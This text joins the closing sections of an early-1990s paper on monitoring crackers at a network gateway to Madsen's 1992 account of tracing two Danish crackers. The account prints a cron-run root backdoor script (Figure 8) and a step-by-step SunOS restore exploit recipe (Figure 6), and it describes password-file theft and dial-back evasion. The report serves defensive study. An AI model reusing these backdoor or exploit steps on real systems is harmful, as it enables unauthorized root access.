We would like to hear about the results of similar monitoring at other sites. Our experiences may be atypical, for a number of reasons. We are in the “.com” domain, our machine is listed in the official `hosts.txt` file, some people still think we are “the phone company”, and we have published several papers describing our security arrangements. A small university machine might see a very different pattern of attacks. On the other hand, we have seen enough connections that were apparently laundered through small university machines that we advise against complacency. Others report similar phenomena; see, for example, [Ran92].

For serious investigations of cracker behavior, a dedicated sacrificial machine is probably a better idea than installing trap programs. As noted, we made such a machine available when trying to track Berferd, but it attracted little interest. Our new monitors show much more interest in it today than we saw then.

Despite all this, it is important to view security in its proper perspective. The purpose of our gateway machine is to pass messages, not to entice crackers. We do not want to spend more effort fighting them than is necessary.

7 Recommendations

It does not do to leave a live dragon out of your calculations, if you live near him. Dragons may not have much real use for all their wealth, but they know it to an ounce as a rule.

J.R.R. Tolkien, *The Hobbit*

It is, of course, no surprise to anyone that crackers are active on the Internet. What is surprising, we think, is the level of activity. We see at least one hostile action a week, plus several doorknob checks a day. *Furthermore, we know of most of these solely because of our monitoring programs. No standard host software we are aware of provides an adequate level of monitoring.* More precisely, if you never look out the window, you will never see any dragons. And you will never know if one has decided that your passwords are just the things to add to its treasure hoard underneath the Mountain. The Internet appears to be lousy with dragons... (N.B. We must confess that we do not visualize these dragons as grandiose or magnificent. Tolkien, of course, sometimes refers to dragons as “worms”.)

The most important thing that can and should be done is for vendors to add logging to network software. Much more information needs to be logged, at the option of the site administrator. It is useful to be able to log *all* incoming connections, with some precis of the parameters passed. These need not be as detailed as our traps, of course, but should contain the essential information. Naturally, success or failure should be indicated as well.

While much of the logging can and should be done in `inetd`, that is not sufficient. Other programs need to create network log entries as well. For example, `named` should note the source of all zone transfer requests. (Optionally, such requests should be denied if not from known secondary servers for the zone. Some reasons were presented above; others are discussed in [Bel89].) The `ftp` daemon, `login`, and anything else that does authentication should note any session that does not end in a successful login. (Truly paranoid machines

should log every attempt to log in, successful or not. But caution is indicated; experience suggests that one is likely to collect passwords that way[GM84].)

We urge the creation of a standardized logging interface. Do not confuse this interface with the `syslog` daemon. The daemon is a mechanism for collecting entries, not for creating them. The messages we wish should be in a form suitable for manipulation by `grep`, `awk`, `join`, and other standard tools, and that will only happen if they are created by a single subroutine.

Standardized filtering mechanisms are also useful. Given the number of daemons that are useful internally, but are susceptible to attack from outside, many administrators wish to deny access to them to outsiders. Router-level filtering is insufficient, if for no other reason than that the routers may be run by different organizations. Some vendors support filtering in `inetd`; most do not.

Unless and until standard logging and filtering mechanisms are created, use of outboard programs is a useful stopgap. There are a number of programs available to do that. One lists them in `/etc/inetd.conf` instead of the actual server; they create the log message, filter based on origin address, and only then pass control to the actual server.

8 Conclusions

"Never laugh at live dragons, Bilbo you fool!" he said to himself.

J.R.R. Tolkien, *The Hobbit*

It is all well and good to decry computer security, and to preach the religion of open access. Unfortunately, there are an increasing number of people with access to the Internet who do not share the morality necessary to make such schemes work. One can assume that one is being attacked; the only questions are how, and how often. (Just who the attackers are is in some sense uninteresting; if one group passes on, another is sure to take its place.)

Our goal is to provide information to the community, and to the proper authorities, on just how the crackers are operating. Our specific methods are not for everyone, but our lessons — and our warnings — are.

9 Availability

At this time, neither the gateway code nor the various monitors are available outside of AT&T. That may change in the future. Then again, it may not.

10 Acknowledgements

Bill Cheswick and Diana D'Angelo implemented the first hacker traps on our gateway machine[Che92]. Bill also did a lot of work collecting and collating log file data for this paper. He and Dave Presotto designed our overall security architecture.

Testing the traps described here required machines from which to launch simulated attacks. A number of sites granted us access to their systems; we thank them.

References

- [Bel89] Steven M. Bellovin. Security problems in the TCP/IP protocol suite. *Computer Communications Review*, 19(2):32–48, April 1989.
- [Bel92] Steven M. Bellovin. Packets found on an internet, 1992. In preparation.
- [CFSD90] J.D. Case, M. Fedor, M.L. Schoffstall, and C. Davin. *Simple Network Management Protocol (SNMP)*, May 1990. RFC 1157.
- [Che90] W.R. Cheswick. The design of a secure internet gateway. In *Proc. Summer USENIX Conference*, Anaheim, June 1990.
- [Che92] W.R. Cheswick. An evening with Berferd, in which a cracker is lured, endured, and studied. In *Proc. Winter USENIX Conference*, San Francisco, January 1992.
- [DG87] Jack J. Dongarra and Eric Grosse. Distribution of mathematical software via electronic mail. *Communications of the ACM*, 30:403–407, 1987.
- [GM84] Fred T. Grampp and Robert H. Morris. Unix operating system security. *AT&T Bell Laboratories Technical Journal*, 63(8, Part 2):1649–1672, October 1984.
- [HM91] Katie Hafner and John Markoff. *Cyberpunk : Outlaws and Hackers on the Computer Frontier*. Simon & Schuster, 1991.
- [Joh85] Mike St. Johns. *Authentication Server*, January 1985. RFC 931.
- [Moc87] P.V. Mockapetris. *Domain Names — Concepts and Facilities*, November 1987. RFC 1034.
- [Pen] Jan-Simon Pendry. Amd — An automounter. Department of Computing, Imperial College, London.
- [Plu82] D.C. Plummer. *Ethernet Address Resolution Protocol*, November 1982. RFC 826.
- [PPTT90] Rob Pike, Dave Presotto, Ken Thompson, and Howard Trickey. Plan 9 from Bell Labs. In *Proceedings of the Summer 1990 UKUUG Conference*, pages 1–9, London, July 1990. UKUUG.
- [Ran92] Marcus J. Ranum. A network firewall. In *Proc. World Conference on System Administration and Security*, Washington, D.C., July 1992.
- [Sto88] C. Stoll. Stalking the wiley hacker. *Communications of the ACM*, 31(5):484, May 1988.
- [Sto89] C. Stoll. *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*. Doubleday, 1989.
- [Sun90] Sun Microsystems, Inc., Mountain View, CA. *Network Interfaces Programmer's Guide*, March 1990. SunOS 4.1.
- [Tol65] J.R.R. Tolkien. *Lord of the Rings*. Ballantine Books, 1965.
- [Tol66] J.R.R. Tolkien. *The Hobbit*. Ballantine Books, 1937, 1938, 1966.

The greatest cracker-case in Denmark: The detecting, tracing and arresting of two international crackers

Jørgen Bo Madsen

*UNI•C, Danish Computing Center for Research and Education
Building 305, Technical University of Denmark
DK-2800 Lyngby, DENMARK
E-mail: Jorgen.Bo.Madsen@uni-c.dk*

Abstract

In January 1991 UNI•C demonstrated that crackers had obtained access to a computer installation in Roskilde by means of UNI•C's nation wide Ethernet (DENet), which has connections to the NORDUnet and the Internet.

The case was reported to the police who unfortunately had no computer experts able to help UNI•C. However, shortly we obtained a court order which KTAS, the telephone company, needed to trace the telephone calls.

Extensive tracing and detecting then began by means of a Network Control Server (NCS), Ethernet monitor, dedicated workstations and dataloggers. The aim of this work was to elucidate the crackers activities and line of action in order to collect sufficient evidence.

The material showed that what they had been doing at UNI•C was only the tip of the iceberg. The crackers had gained access to at least 75 computers and had been superusers on at least 25 UNIX-computers in both private and public companies – in Denmark and abroad.

In the same month UNI•C assisted the police of Lyngby in arresting two crackers. The investigation showed that Jub Jub Bird and Sprocket were the principal persons in a similar case in 1989. Nobody in Denmark had discovered that their computers had been cracked.

Copyright © 1992 by Jørgen Bo Madsen. All rights reserved

Permission is hereby granted to make copies of this work, without charge, solely for the purposes of instruction and research. Any other reproduction, publication, or use is strictly prohibited without express written permission.

1 Introduction

For UNI•C, the case starts on November 3rd, 1989 and ends with the arrest of the crackers (named JubJub Bird and Sprocket) on January 14th, 1991.

```
Jan  2 15:15:59 norad tftpd[15645]: 129.142.144.26
request read /etc/passwd
```

Figure 1: In NASA's syslog, a number of attempts of copying `/etc/passwd` were registered.

During the course of the case, there had been two periods when the crackers had been particularly active:

- November 1989
- January 1991

The entire log material of the crackers' activities is very extensive. Therefore, only the most important and best documented incidents are described below.

1.1 UNI-C November 1989

At that time, UNI-C's modems were configured so that it was possible to connect to all the machines on the network.

Via UNI-C's modems, the crackers got unauthorized access to a large number of machines in Denmark as well as abroad.

On the 22nd of November, we "misconfigured" the terminal servers, so that it was only possible to connect to Danish computers.

Six times the telephone lines were locked (enabling the telephone company to trace back the call) but unfortunately the telephone company had to admit that tracing at that time was impossible due to an on-going conversion of the telephone exchange.

After December 6th 1989, nearly all the facilities used by the crackers were closed. Hence, the crackers' activities diminished. Furthermore, the supplier of the terminal servers delivered a new operating system having the capability of limiting the number of machines to which the user can connect.

1.2 UNI-C January 1991

Through the last months of 1990, UNI-C experienced several hundred attempts to connect from the modems to various machines in Denmark. These attempts were all inhibited by the access control of the terminal servers. However, they were all registered on the NCS (Network Control Server).

Normally, there will always be some attempts to connect that are rejected, but in this case there were so many machines involved that the attempts had to be due to some kind of systematic search.

On January 3rd, 1991, UNI-C received an e-mail from NASA (Milo S. Medin) which informed that "someone" had attempted to copy the user registration file `/etc/passwd` with `tftp` (Trivial File Transfer Protocol) from the machine `norad.arc.nasa.gov`. See figure 1.

The Danish machine used for this, was a UNIX server at the University of Roskilde (RUC). CERT (Ed DeHart) received the same e-mail and informed that they had received several reports

of hacking from RUC. At the same time, CERT sent e-mail to root and postmaster on every one of the cracked machines in order to warn the appropriate persons of the problem.

The connection between the DENet (the Danish part of the Internet) and RUC was then cut off. Later on the machine at RUC was examined, and it appeared that this machine had been used as a platform for cracking in the USA. As the network connection was cut off while the crackers were working, they could not make any cleanup (delete all data before logging off).

This made it possible to collect approx. 1 Mbyte of the crackers material. A thorough analysis of this material showed that the userid uucp had been used without a password.

The crackers connected to the machine at RUC from a UNIX-machine placed in UNI•C's office in Copenhagen. This machine (supermax) is rarely used, and only for educational purposes. The crackers used the public telephone network to UNI•C's modems and from there into the supermax. These modems have an access control which only allows the user to connect to specific machines that belong to UNI•C. Therefore, the crackers had to use the supermax.

An investigation of the supermax revealed that the userid steven had been used several times, very early in the morning and late at night. This userid belonged to a member of the UNI•C staff: Steven Tambo Jensen. Steven had not used the machine for long a time, and the password used was simply Tambo5. The crackers had hardly used anything but the commands: telnet, remsh, kermit and tftp.

The large number of times that the kermit command was used suggested that the crackers possessed a PC, and that this PC contained much useful data that could prove that the crackers had obtained unauthorized access to a large number of machines. This assumption was later on crucial to the proportions the case assumed, and the way in which the crackers were arrested.

Furthermore, a letter was received in the evening from UC Berkeley (Cliff Frost) informing that the crackers from RUC had attempted to copy /etc/passwd from 35 machines on January 2nd. This copying had been attempted so systematically that Cliff had reason to believe that this had to be due to some special program. He wondered, however, from where the crackers had the list of machine addresses, as the list did not resemble the standard /etc/hosts files used at Berkeley.

In fact, the crackers had attempted to copy over 1000 /etc/password files by means of a simple shell script, which was executed as a batch job. Some of the files obtained this way contained userids without a password. Those machines were subsequently excluded from the network.

Unfortunately there was one of Cliff's machines (rsrp1.ss1.berkeley.edu) that allowed copying of /etc/passwd with tftp and the password encryption/cracking program guessed 7 from this file. He was immediately informed.

On Sunday, the 5th of January, several calls were made to the supermax with the userids steven and oracle. Then the connection between UNI•C's modems and the supermax was cut off. Subsequently, the userid oracle was removed, whereas steven was kept in order to facilitate the detection.

UNI•C decided to notify the police on Tuesday, the 8th of January.

The day after, the police obtained the court order necessary for tracing telephone lines on the public telephone network. Tracing was allowed on 4 out of a total of 40 modem lines, and UNI•C was instructed how to initialize the tracing. Unfortunately the locking (and tracing) of a telephone line had the effect of cutting off the modem connection.

UNI•C then began surveillance around the clock in three shifts.

In the next few days, a number of tracings pointed to an address in Dragør (near Copenhagen). The crackers were connecting both to the supermax and to UNI•C's UNIX-mainframe, uts.

Sunday, the 13th of January, the crackers were working very intensively. A large number of calls were made, and they connected both to uts and the supermax. On supermax there was high activity, and they placed a Trojan horse, whose purpose it was to get the password of the super user.

A number of tracings were made, and they pointed to an address in Holte (north of Copenhagen), and even though each tracing meant that the line was cut off, the crackers reconnected immediately.

Later, the crackers were connecting from the supermax to astro at NBI (The Niels Bohr Institute). They used the userid guest that did not have a password. The machine was investigated by the crackers who found several files containing machine addresses, userids and passwords (.netrc files). This information was used to connect to nbivax in Denmark and frith and pigeon in the USA. On the VAX-machine, (nbivax), they also had unlimited access to X.25.

On Monday morning the connection between the DENnet and the supermax was cut off, which was seen by the crackers as a "timeout". They tried in several ways to reconnect to the supermax but without success. They were then forced to use uts as a platform for their activities.

Again, several tracings of the telephone lines were made, and a number of times, it was necessary to cut off the connection in order to force the crackers to use the telephone lines where tracing was possible.

By now the crackers were very successful and had constantly a link through at least three machines. On frith the crackers found an outgoing modem which they used to connect to various cracker BBSs in the USA. The whole night was used by the crackers to search the machines for weak points that were used to establish back doors, ensuring they had unhindered access at all times as privileged users.

All the time we were afraid they would discover they had been traced, but fortunately that was not to be.

The crackers were arrested and their equipment confiscated. Shortly after, UNI•C received the equipment for examination.

The log material showed that what they had been doing at UNI•C was only the tip of the iceberg. The crackers had gained access to at least 75 computers and had been super users on at least 25 UNIX-computers in both private and public companies - both in Denmark and abroad.

The examination of the crackers' data showed that every time they had had "success", they logged the incident. This was the main source of information about the computers to which they had obtained access via the public telephone network.

Not only did they crack UNIX-systems, but also VMS- and VM-systems. Also via the public telephone network they actually succeeded in obtaining access to a VMS-computer in South Africa.

2 The Crackers

The two crackers got into contact with each other through a Danish BBS (Electronic bulletin board). For 14 days they communicated via a BBS before deciding to meet.

JubJub Bird and Sprocket managed to remain crackers for two years without being discovered, until UNI•C put an end to their activities.

Their equipment consisted of only two Amiga home computers, a PC/XT, and two modems.

JubJub Bird and Sprocket are two young lads, who today are students at the Technical University of Denmark. They are also running a "security-BBS", which anyone with an interest in cracking can join and exchange experiences.

The crackers bought and borrowed books and periodicals about hacking, security and UNIX system administration. The two most read books were: "Hackers Handbook" and "The Cuckoo's Egg [3]".

Trashing (i.e. looking for useful information in dustbins, garbage containers etc.) and hoaxing ("Hello, it's Michael Scott from RHM, I have forgotten my password ..."), also interested the crackers.

They were not experts in UNIX. Most of their knowledge, was obtained from BBSs in Holland, Germany, USA and chat systems.

Furthermore they had attended several network conferences (actually cracker conferences) in Germany, where they exchanged experiences, articles, programs, telephone numbers, user names, and passwords.

On one of those conferences, the crackers gave out a large list of all the machines, to which they had obtained access. The list comprised addresses, userids, passwords (if at all necessary) and back doors, as applicable. The machines on which they had been super users were highlighted in the list.

2.1 BBS

Running a BBS (Bulletin Board Service) is quite simple. It only demands a home computer, a modem and the BBS-program, which is free. There are cracker BBSs all over the world.

It is incredible what can be found on the crackers' BBSs. There are conferences like: Hack, Crack, Phreak, Pirate, Anarchy, Explosives, Underground, Porno, Bizarre ...


Besides programs and documentation for cracking, nearly all the BBSs have lists of phone numbers, X.25-numbers and IP-addresses of both public and private companies, along with phone numbers of other BBSs.

The "best" BBSs are closed clubs. To be registered as a user, one has to pass a test, consisting of a long list of questions regarding hacking etc. See figure 2.

The crackers got much of their information from foreign BBSs. See figure 3.

Amongst others, they got the program *War Dialer* which scans the public telephone network for modems and the program *pw hacker* which guesses the users' passwords from dictionaries and information about the users. See figure 4.

Some BBSs also contain periodicals such as: Phrack Inc. Newsletters, LOD/H Technical Journals etc.



Red Box : Makes tones like when putting money in pay phones
Neon Box : Used for direct access to phone (sound that is).
Captian Crunch : alias John Draper. The legendaric phone phreak.
NUA : Net User Address. On x.25 network.

Name 5 BBSs you are on:

1: Most are European: Paranoid's Clinic (Holland), Utopia (Holland),
2: Bag of Tricks (Denmark), CHAMAS (Chaos Computer Club Hamburg's BBS)

Figure 2: Excerpt from an entrance examination on a cracker-BBS.

ACCOUNT.TXT	2805	29-Oct-90	unix accounting description
BERKELEY.HCK	10511	29-Oct-90	pw hacker
BIGUNIX.BAK	129303	29-Oct-90	Unix handleiding voor hackers (zeer goed)
HACKDIC.ZIP	103193	29-Oct-90	hackers dictionaire
HACKINGA.ONE	6951	29-Oct-90	hacking arpanet 1
HORSE2	1013	29-Oct-90	Trojan horse for UNIX
NOVLHACK.TXT	3233	29-Oct-90	Hacking novell
NUA&PASS	6579	29-Oct-90	Nua's en pwds
YELLOW.TXT	41560	27-Oct-90	yellow pages for hackers

Figure 3: Excerpt from a listing of programs and "cook books" from the UTOPIA BBS.

CBUST820.ZIP:	117888:	CodeBuster v8.20
COPS .ZIP:	96000:	COPS UNIX security hole finder.-
MODHUNT .ZIP:	50688:	Modem Hunter v2.05
NUAA105 .ZIP:	69504:	Network User Address Attacker v1.05
PCUPC201.ZIP:	54272:	PC UNIX password cracker v2.01
THEFILE .ZIP:	277504:	password file for portia.stanford.edu,for PCUPC
THIEFNOV.ZIP:	5248:	Novell Password Thief
WARDIAL .ZIP:	25216:	War Dialer v1.95 or The Code Thief v1.95

Figure 4: Excerpt from a listing of programs on the MECCA BBS.

```
7 Pandora's Box (Switzerland)
8 Wild Thing (Israel)
9 ---*FABIAN*--- (Argentina)
10 EATING!!! (Italy)
11 *BEOWULF OF AFL* (USA/TymNet)
12 In Conference (Holland)
13 BORRACHOS Y VICIOSOS (Spain)
14 roland (USA/TymNet)
15 Jubjub Unix Hacker (Denmark)
16 Looking at the Tagus [Italy]
```

Figure 5: Excerpt from a listing of who is logged on to the chat system ALTOS in Hamburg.

2.2 Chat

The crackers used chat-systems to exchange information, documentation and programs with other crackers from various countries, see figure 5 and 6. Here, it is really possible to talk of international information exchange!

2.3 Methods Used by the Crackers

The crackers always used a home computer and the public telephone network to connect to the host computers. Getting access to the DENet was mostly achieved from a VM-computer.

Their methods were simple. When they got access to a modem they started guessing the passwords manually. They showed great patience working this way for several days. The majority of the passwords used were taken from the Internet-worm dictionary [2]. Using this approach they had tremendous success, and furthermore they were helped by the fact that many users did not use passwords at all.

When they obtained access to the network, they tried to copy `/etc/passwd` files by `tftp`. `finger`, `remsh`, `rlogin` and `rexec` were used too.

On the most powerful computers that they cracked, they started a password cracking program in order to guess the most commonly used passwords in each of the copied `/etc/password` files. See figure 7.

Secondly, they exploited known bugs in the operating systems and they searched the whole computer trying to find errors commonly made by the system administrators. Very often, "Trojan mules" were used to steal super user passwords. They made several kinds of ingenious "back doors" in order to ensure that they could always get access to the computer as super users at a later time. See figure 8.

The crackers always placed their temporary data in catalogs and files such as `'.'`, `'..'`, `'...'`, `'...'`, `'..mail'` etc., and removed everything before exiting. If possible, log files were altered and the date was back-dated for all the catalogs and files used.

4. HOW YOU DO IT

This section explains how to make /etc world writeable. You should of obtained a file called 'rd', along with this note. It is uuencoded, and compressed. To make /etc writeable, do the following:

1. cd /tmp
2. .. upload 'rd' somehow .. probably using cat and an ASCII upload
3. uudecode rd
4. compress -d rd (answer Y to question)
5. cd /etc
6. /usr/etc/restore ivf /tmp/rd
7. extract
8. y
9. 1
10. quit
11. rm -f /tmp/rd

Figure 6: Excerpt from a "cook book", which describes how to exploit a bug in the restore program in SunOS.

```
$ who
uucp      ttyp1      Jan  2 01:23      (130.161.XXX.X)
uucp      ttyp2      Jan  2 01:53      (130.161.XXX.X)

$ ps -a
  PID TTY          TIME COMMAND
 14415 p1      14358:36 cu
 14416 p1          0:00 cu
 17462 p2          0:00 ps
```

Figure 7: Password cracking "hidden" as the command cu. Both JubJub Bird and Sprocket are connected to the computer, using the userid uucp.

```

# su adm
$ /usr/lib/acct/turnacct off
$ exit

# cat /usr/spool/cron/crontabs/root | grep bin
15 23 * * * '/bin/.. '

# cat '/bin/.. '
cat /etc/passwd | grep cendus > /tmp/cendus
if test -s /tmp/cendus
then
    sync
else
    cp /etc/passwd /etc/passwd.old
    echo "cendus::0:0:cendus:/:/bin/sh" > /etc/passwd
    cat /etc/passwd.old >> /etc/passwd
    sleep 1800:00
    mv -f /etc/passwd.old /etc/passwd
fi
rm /tmp/cendus

```

Figure 8: A Super user backdoor, which was started by cron, and was open half an hour every night.

2.4 Connecting to the computers

Only a few telephone numbers of computers in Denmark could be found on the BBSs. Therefore, the crackers intensively used the War Dialer.

The War Dialer is inspired by the film 'War Games'. Running on a PC and using a modem, it simply scans the telephone numbers by calling all the numbers from 0000 to 9999 systematically within an area. Using several BAUD-rates, the modem attempts to connect to a possible modem at the other end.

Several companies had modems on unlisted telephone numbers, and were therefore convinced that it was impossible to discover them. But a War Dialer does of course not distinguish between listed and unlisted numbers giving the crackers great success. Often, the security on these unlisted modem dial-ins was not very good, because no one had imagined they would be discovered.

The crackers also exploited the fact that many modems are wrongly connected so that the user is not logged off if an abnormal termination of the telephone call occurs.

The crackers called the booking table and requested them to cut in with a message. The modems do not tolerate the disturbance, and drop the connection, whereafter the crackers called the modem and got access immediately. The crackers also called such a modem now and then in the hope that the previous session was terminated abnormally and could be 'caught'. This way, they gained access to several computers. In one instance on a privileged userid at a VM computer in a private company.

During the questioning, the crackers revealed that they could easily cheat both dial-back modems


```

$ TYPE ANCHOR::[SYSCOMMON.DIALBACK]DIALBACK.MAR
!
! Listing of macros in user macro file
!
MACRO DIALBACK
  SET/S DIALOUT_TERMINALS TXB10,TXB9,TXB8
  SET/S MODEMS TXB10:HAYES,TXB9:HAYES,TXB8:HAYES
  SET/S PHONE#S TEST1:36254-
                ,ERV:94478780-
                ,MENLOBOB:93254829-
                .
                .
                .
                ,WILSON:94628610-
                ,TEST2:34027
  SET/S ALARM_TERMINALS OPA0:
  SET/S ALLOW_UEN NO
  DEBUG
END

```

Figure 9: Excerpt from a list of unprotected dial-back numbers on a VMS-computer.

and also dial-back on separate lines.

Not all dial-back modems can be cheated. The crackers did it by recording the dialling tone from the telephone, and call the dial-back modem to be cheated. After having entered the code (usually the userid), the modem waits for the telephone line to be hung up. Instead, the crackers play back from their tape recorder the dialling tone and the modem uses the telephone line which has been connected to the crackers' modem all the time. This method has been shown in Danish television!

It is very difficult to cheat dial-back on separate lines, but the crackers sometimes succeed by attacking the outgoing telephone number.

The crackers exploited both TCP/IP and DECnet, and always copied all the information about network addresses that they came across. This included the databases of the nameservers.

X.25 was also used by the crackers to get into both public and private companies.

3 Tracing and surveillance

UNI•C, Lyngby is the central node for all connections to the DENet. Here, UNI•C has all the equipment for monitoring and debugging the network. It was therefore a natural place to establish a surveillance centre.

In Lyngby, 32 modems are connected to a number of terminal servers. They are configured so that it is only possible to connect to a few machines, mainly UNI•C's mainframes. All connections via UNI•C's modems, are logged by the NCS.

The crackers primarily worked at night and on holidays making the surveillance easier. It is very difficult to trace these activities during the daytime, when many users log on to the systems and networks.

The activities of the crackers were not very structured. Consequently, it was very difficult to get an overview of what was really going on.

Every fifth to tenth command was `who` or `finger`. This knowledge was essential as these commands were counted in the account system, giving an idea of which userids were used by the crackers.

For several weeks, I had a terminal connected from my home to UNI-C. The terminal was placed in the bedroom and every time somebody got near one of the machines under surveillance, the terminal bell sounded.

This was absolutely horrible! Most of my family was woken up several times each night, making the situation seem like a nightmare in more than one sense.

Having removed the irrelevant parts of the log material, we had approx. 30 Mbytes of logs, of which 10 Mbytes were the crackers' own logs.

3.1 NCS

In the NCS-log we could see which computers the crackers tried to connect to. Everyone connecting to the supermax had to be crackers, as all the normal users were forbidden to log on to the machine during the detection period. See figure 10.

From the modems, the crackers usually connected to several machines in the same session. Comparing the connect times in the NCS-log to the logon times on the various machines, we could see which machines and userids they used.

For all the UNIX-machines where it is impossible to see from which network address a user is connected, this method was the best available.

3.2 Datalogger

The dataloggers were one of the most important kinds of tools at our disposal. They were connected in parallel to the lines between the modems and the terminal servers.

No matter how the crackers connected to a machine and no matter what operating system was used, we could see and log everything! See figure 11.

Today, we have a "stand by" terminal server, which can be connected in parallel to the terminal server of the modem. By using special cables the "stand by" terminal server can now copy the communication and thus be used to log the whole session. This is done by letting a standard UNIX machine make a `telnet` connection to each of the terminal ports on the terminal server.

This method has the disadvantage compared to the datalogger, that only the full-duplex part of the communication can be logged. This means, amongst others, that it is not possible to see the passwords used.

On the other hand, the dataloggers has the disadvantage that all data is stored on diskettes. When the diskette is full, the old data are overwritten, and furthermore the diskettes have to be formatted on the datalogger. In the time used for changing diskettes, the communication is not logged. It is also a tedious work to change diskettes every now and then.

CD = Connected, DC = Disconnected.
 CF = Connection Failed, NLI = Network LogIn.

Dato	Time	Modem	port	Code	Destination address
01/13	23:23:35	129.142.006.162!008		NLI	
		129.142.006.014	OK	muser	5
01/13	23:56:45	129.142.006.162!008#0000	CF_S	129.142.8.192	(supermax)
		129.142.006.014	NR	muser	5
01/13	23:57:44	129.142.006.162!008#0000	CF_S	129.142.8.192	
		129.142.006.014	NR	muser	5
01/13	23:57:59	129.142.006.162!008#1908	CD_S	129.142.006.080	(uts)
		129.142.006.014		muser	5
01/14	00:02:53	129.142.006.162!008#1908	DC_S	129.142.006.080	
		129.142.006.014	RE 294 5324 322 246	muser	5

Figure 10: Excerpt from an NCS logfile (Audit Trail).

```

-----
Tx                                     steinrC
                                     R
Rx  character is '^]'.CLCLCLSunOS UNIX (frith)CLCCLClogin:      st
                                     RFRFRF                      RFRFRF
-----
Tx                                     woodlandC
                                     R
Rx  einrCLPassword:                CLLast login: Sun Jan 13 09:37:49 on tty
                                     RF                          RF
-----
Rx  pOCLSunOS Release 4.1.1 (GENERIC) #1: Fri Oct 12 18:17:55 PDT 19
    RF

```

Figure 11: Excerpt from one of the log-files from the datalogger.

```

tell relay at dk1c11 /ch 1
tell chamas at doluni1 login JubjubBird
*****
* CCCC  H  H    AA      M  M    AA  SSSS *
* C      H  H    A  A    M M M M    A  A  S  *
* C      HHHHH  AAAAAA  M  M  M    AAAAAA  SSSS *
* C      H  H    A  A    M  M  M    A  A    S  *
* CCCC  H  H    A  A    M    M    A  A  SSSS *
*              CHAos Mailbox System              *
*****

```

Figure 12: Excerpt from a session to CCC in Oldenburg, Germany.

3.3 Ethernet monitor

The traffic on UNI•C's backbone net is very heavy and the databuffer on the ethernet monitor is very small. Therefore, it was only used to monitor the usage of tftp in and out of Denmark.

3.4 Workstations

